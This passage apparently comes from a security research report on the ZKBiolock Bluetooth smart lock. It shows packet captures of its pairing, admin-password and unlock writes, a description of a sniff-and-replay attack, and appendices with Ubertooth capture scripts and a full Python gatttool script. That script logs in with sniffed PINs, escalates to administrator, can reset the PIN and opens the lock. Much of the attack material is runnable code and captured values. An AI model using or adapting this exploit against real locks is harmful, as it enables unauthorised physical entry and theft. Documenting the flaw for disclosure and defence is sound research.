
```
2381 2017-05-13 14:56:11.55… unknown_0x50657b5b unknown_0x50657b5b ATT   43 UnknownDirection Write Request, Handle: 0x001c (Unknown: Unknown)
▸ Frame 2381: 43 bytes on wire (344 bits), 43 bytes captured (344 bits) on interface 0
▸ Bluetooth
▸ Bluetooth Low Energy RF Info
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
   ▸ Opcode: Write Request (0x12)
   ▸ Handle: 0x001c (Unknown: Unknown)
     Value: 41542b4e414d453d424c454c6f636b0d0a
     [Response in Frame: 2384]

0000  0e 00 80 00 00 00 00 00  27 00 5b 7b 65 50 02 18   ........ '.[{eP..
0010  14 00 04 00 12 1c 00 41  54 2b 4e 41 4d 45 3d 42   .......A T+NAME=B
0020  4c 45 4c 6f 63 6b 0d 0a  ef c2 fb                  LELock.. ...
```

USER: The user then logs back into the application and unlocks the door with administrator privileges.



Device name: ZKBiolock
Device type: BioLock
(Pin)Name: (3)3
Group: Administrator


ATTACKER: The attacker observes the command to unlock to the lock.



```
2138 2017-05-13 15:06:45.66… unknown_0xaf9ab2d2 unknown_0xaf9ab2d2 ATT  39 UnknownDirection Write Request, Handle: 0x0019 (Unknown: Unknown)

▶ Frame 2138: 39 bytes on wire (312 bits), 39 bytes captured (312 bits) on interface 0
▶ Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Request (0x12)
  ▶ Handle: 0x0019: Unknown)
    Value: aa0105050001010005000a7c355
    [Response in Frame: 2141]

0000  1e eb 80 00 00 00 00 00  27 00 d2 b2 9a af 0e 14   ........ '.......
0010  10 00 04 00 12 19 00 aa  01 05 05 00 01 01 00 05   ........ ........
0020  00 a7 c3 55 04 a8 10                               ...U...
```

Step 3: Replay attack to open lock


The attacker now has everything to accomplish a replay attack and open the lock whenever she wants. The program GATTTOOL, which stands for the Generic Attribute Profile Tool, was used to write characteristics to the lock. A script was used to automate this. Additional information was needed as it appears that after the pairing password and the super password are sent a 36-byte character string is sent (C4CBC3EE-F952-4C58-896D-0F8BC95691AE) along with two bytes that appear to be dependent on the super password. As long as the super password is sniffed, the 18-byte character string and 2-byte hex values can also be captured. These values are still being investigated.




```
1321 2017-05-13 15:57:55.77… unknown_0x506563eb unknown_0x506563eb ATT  46 UnknownDirection Write Request, Handle: 0x0019 (Unknown: Unknown)
1322 2017-05-13 15:57:55.77… unknown_0x506563eb unknown_0x506563eb LE…  19 Empty PDU
1323 2017-05-13 15:57:55.78… unknown_0x506563eb unknown_0x506563eb LE…  19 Empty PDU
1324 2017-05-13 15:57:55.78… unknown_0x506563eb unknown_0x506563eb ATT  24 UnknownDirection Write Response, Handle: 0x0019 (Unknown: Unknown)
1325 2017-05-13 15:57:55.80… unknown_0x506563eb unknown_0x506563eb ATT  46 UnknownDirection Write Request, Handle: 0x0019 (Unknown: Unknown)
1326 2017-05-13 15:57:55.81… unknown_0x506563eb unknown_0x506563eb ATT  46 UnknownDirection Write Request, Handle: 0x0019 (Unknown: Unknown)
1327 2017-05-13 15:57:55.81… unknown_0x506563eb unknown_0x506563eb LE…  19 Empty PDU
1328 2017-05-13 15:57:55.81… unknown_0x506563eb unknown_0x506563eb LE…  19 Empty PDU
1329 2017-05-13 15:57:55.81… unknown_0x506563eb unknown_0x506563eb ATT  24 UnknownDirection Write Response, Handle: 0x0019 (Unknown: Unknown)
1330 2017-05-13 15:57:55.83… unknown_0x506563eb unknown_0x506563eb ATT  40 UnknownDirection Write Request, Handle: 0x0019 (Unknown: Unknown)
```

```
▸ Frame 1321: 46 bytes on wire (368 bits), 46 bytes captured (368 bits) on interface 0
▸ Bluetooth
▸ Bluetooth Low Energy RF Info
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Write Request (0x12)
  ▸ Handle: 0x0019 (Unknown: Unknown)
    Value: aa01012e003837363534333231 0a433443424333
    [Response in Frame: 1324]
```


```
0000  18 c8 80 00 00 00 00 00  27 00 eb 63 65 50 02 1b   ........ '..ceP..
0010  17 00 04 00 12 19 00 aa  01 01 2e 00 38 37 36 35   ........ ....8765
0020  34 33 32 31 0a 43 34 43  42 43 33 3b ad 12         4321.C4C BC3;..
```



```
▸ Frame 1325: 46 bytes on wire (368 bits), 46 bytes captured (368 bits) on interface 0
▸ Bluetooth
▸ Bluetooth Low Energy RF Info
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Write Request (0x12)
  ▸ Handle: 0x0019 (Unknown: Unknown)
    Value: 45452d463935322d344335382d383936442d3046

0000  02 f6 80 00 00 00 00 00  27 00 eb 63 65 50 02 1b   ........ '..ceP..
0010  17 00 04 00 12 19 00 45  45 2d 46 39 35 32 2d 34   .......E E-F952-4
0020  43 35 38 2d 38 39 36 44  2d 30 46 48 e0 52         C58-896D -0FH.R
```



```
▸ Frame 1326: 46 bytes on wire (368 bits), 46 bytes captured (368 bits) on interface 0
▸ Bluetooth
▸ Bluetooth Low Energy RF Info
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Write Request (0x12)
  ▸ Handle: 0x0019 (Unknown: Unknown)
    Value: 45452d463935322d344335382d383936442d3046
    [Response in Frame: 1329]

0000  0a eb 80 00 00 00 00 00  27 00 eb 63 65 50 02 1b   ........ '..ceP..
0010  17 00 04 00 12 19 00 45  45 2d 46 39 35 32 2d 34   .......E E-F952-4
0020  43 35 38 2d 38 39 36 44  2d 30 46 48 e0 52         C58-896D -0FH.R
```



```
▸ Frame 1330: 40 bytes on wire (320 bits), 40 bytes captured (320 bits) on interface 0
▸ Bluetooth
▸ Bluetooth Low Energy RF Info
▸ Bluetooth Low Energy Link Layer
▸ Bluetooth L2CAP Protocol
▾ Bluetooth Attribute Protocol
  ▸ Opcode: Write Request (0x12)
  ▸ Handle: 0x0019 (Unknown: Unknown)
    Value: 384243393536393141450ad3e055

0000  13 d9 80 00 00 00 00 00  27 00 eb 63 65 50 02 15   ........ '..ceP..
0010  11 00 04 00 12 19 00 38  42 43 39 35 36 39 31 41   .......8 BC95691A
0020  45 0a d3 e0 55 54 35 d6                            E...UT5.
```

The attacker connects to the device with the pairing password and sends the invalid administrator super password. The attacker then uses the super password to elevate to the administrator role and send the command to open the door. The python script in Appendix C outlines the code to accomplish this.

Appendix A – lescan.sh

```
#!/bin/bash
#Initialize Bluetooth service, Bluetooth device, and scan

service bluetooth start
echo "Bluetooth service started"
rfkill unblock bluetooth
hciconfig hci0 up
echo "Bluetooth device detected"
hciconfig
hcitool lescan
```

Appendix B – scan.sh

```
#!/bin/bash
# Bluetooth scan with three ubertooth ones
# Each ubertooth will be listening for connection events on one of three
# advertisement channels (37, 38, 39)
# will save the combined pcap into a file

function pause(){
  read -p "$*"
}

echo "Type desired output name for PCAP (no spaces), followed by [ENTER]:"

read name

if [ -e cap0.pcap ]; then
        rm cap0.pcap
fi
if [ -e cap1.pcap ]; then
        rm cap1.pcap
fi
if [ -e cap2.pcap ]; then
        rm cap2.pcap
fi
if [ -e $name.pcap ]; then
        read -p "File already exists, overwrite (y/n)? : " -n 1 -r
        echo
        if [[ $REPLY =~ ^[Yy]$ ]]
                then rm $name.pcap; echo 'removed'
        else
                [[ "$0" = "$BASH_SOURCE" ]] && exit 1 || return 1
        fi

fi

ubertooth-btle -U0 -A37 -f -qcap0.pcap & ubertooth-btle -U1 -A38 -f -qcap1.pcap & ubertooth-btle -U2 -A39 -f -
qcap2.pcap

pause 'Press [Enter] key to continue...'

mergecap cap0.pcap cap1.pcap cap2.pcap -w $name.pcap
```

Appendix C- ZKBiolock_gatttool.py

```
#!/usr/bin/python
import time
import pexpect

def main():
    # target device MAC
    DEVICE = "08:7C:BE:30:69:31"
    # current pin sniffed
    PAIRING_PSWD = "123456"
    # additional bytes dependent on LOCK_PIN
    PAIRING_ADDTL_BYTES = "5be7"
    # current admin pin sniffed
    SUPER_PSWD = "12345678"
    # additional bytes dependent on ADMIN_PIN
    SUPER_ADDTL_BYTES = "adb6"

    # pin to change device to
    NEW_PAIRING_PSWD = ""

    print "ZKBiolock address: " , DEVICE

    print "Run gatttool..."
    child = pexpect.spawn("gatttool -I")

    # Connect to the device.
    connect(child, DEVICE)

    # login to lock
    # handle: 0x001C
    # data: AT+PASSKEY="LOCK_PIN"
    write_char(child, "0x001c", "41542b504153534b45593d" + PAIRING_PSWD.encode("hex") +"0d0a")

    # pass fake admin password (we are not logged in as admin yet) and the first three
    # bytes of the 36-byte character string
    # handle: 0x0019
    # data: 0xaa0101 + "1"+ 0x00 + "12312124234" + 0x0a + "C4C"
    write_char(child, "0x0019", "aa0101310031323331323132343233340a433443")

    # pass next 20 bytes of the character string
    # handle: 0x0019
    # data: "BCE33-F952-4C58-896D"
    write_char(child, "0x0019", "42433345452d463935322d344335382d38393644")

    # pass next 13-bytes of the character string and password dependent 2-bytes
    # handle: 0x0019
    #data: "-0F8BC9691AE" + 0x0a + 0x5be7 + 0x55
    write_char(child, "0x0019", "2d3046384243393536393141450a" + PAIRING_ADDTL_BYTES +"55")

    # Log in as admin and send first 6 bytes of 36-byte character string
    # handle: 0x0019
    # data: 0xaa01012e00 + admin pin + 0x0a + "C4CBC3"
    write_char(child, "0x0019", "aa01012e00" + SUPER_PSWD.encode("hex") + "0a433443424333")
    # pass next 20 bytes of the character string
    # handle: 0x0019
    # data: "EE-F952-4C58-896D-0F"
    write_char(child, "0x0019", "45452d463935322d344335382d383936442d3046")

    # pass next 10 bytes of the 36 character string and password dependent 2-bytes
    # handle: 0x0019
    # data: "8BC95691AE" + 0x0a + 0xadb6 + 0x55
    write_char(child, "0x0019", "384243393536393141450a" + SUPER_ADDTL_BYTES + "55")

    # change the pin
    # handle: 0x001C
    # data: 0x41542b544b3d + new pin + 0d0a
    if(NEW_PAIRING_PSWD != ""):
        write_char(child, "0x001C", "41542b544b3d" + NEW_PAIRING_PSWD.encode("hex") + "0d0a")

    # Open the lock using handle 0x0019 and sniffed value: 0xaa010505000101000500a7c355
    write_char(child, "0x0019", "aa010505000101000500a7c355")

# Connect do device
def connect(child, device):
        print "Connecting to ", device
        child.sendline("connect {0}".format(device))
        child.expect("Connection successful",  timeout=5)
        print "Connected"

# Write characteristic to given handle with given data
def write_char(child, handle, data):
    child.sendline("char-write-req " + handle + " " + data)
    child.expect("Characteristic value was written successfully", timeout=10)
    child.expect("\r\n", timeout=10)
    print "Characteristic value was written successfully"


if __name__ == "__main__":
    main()
```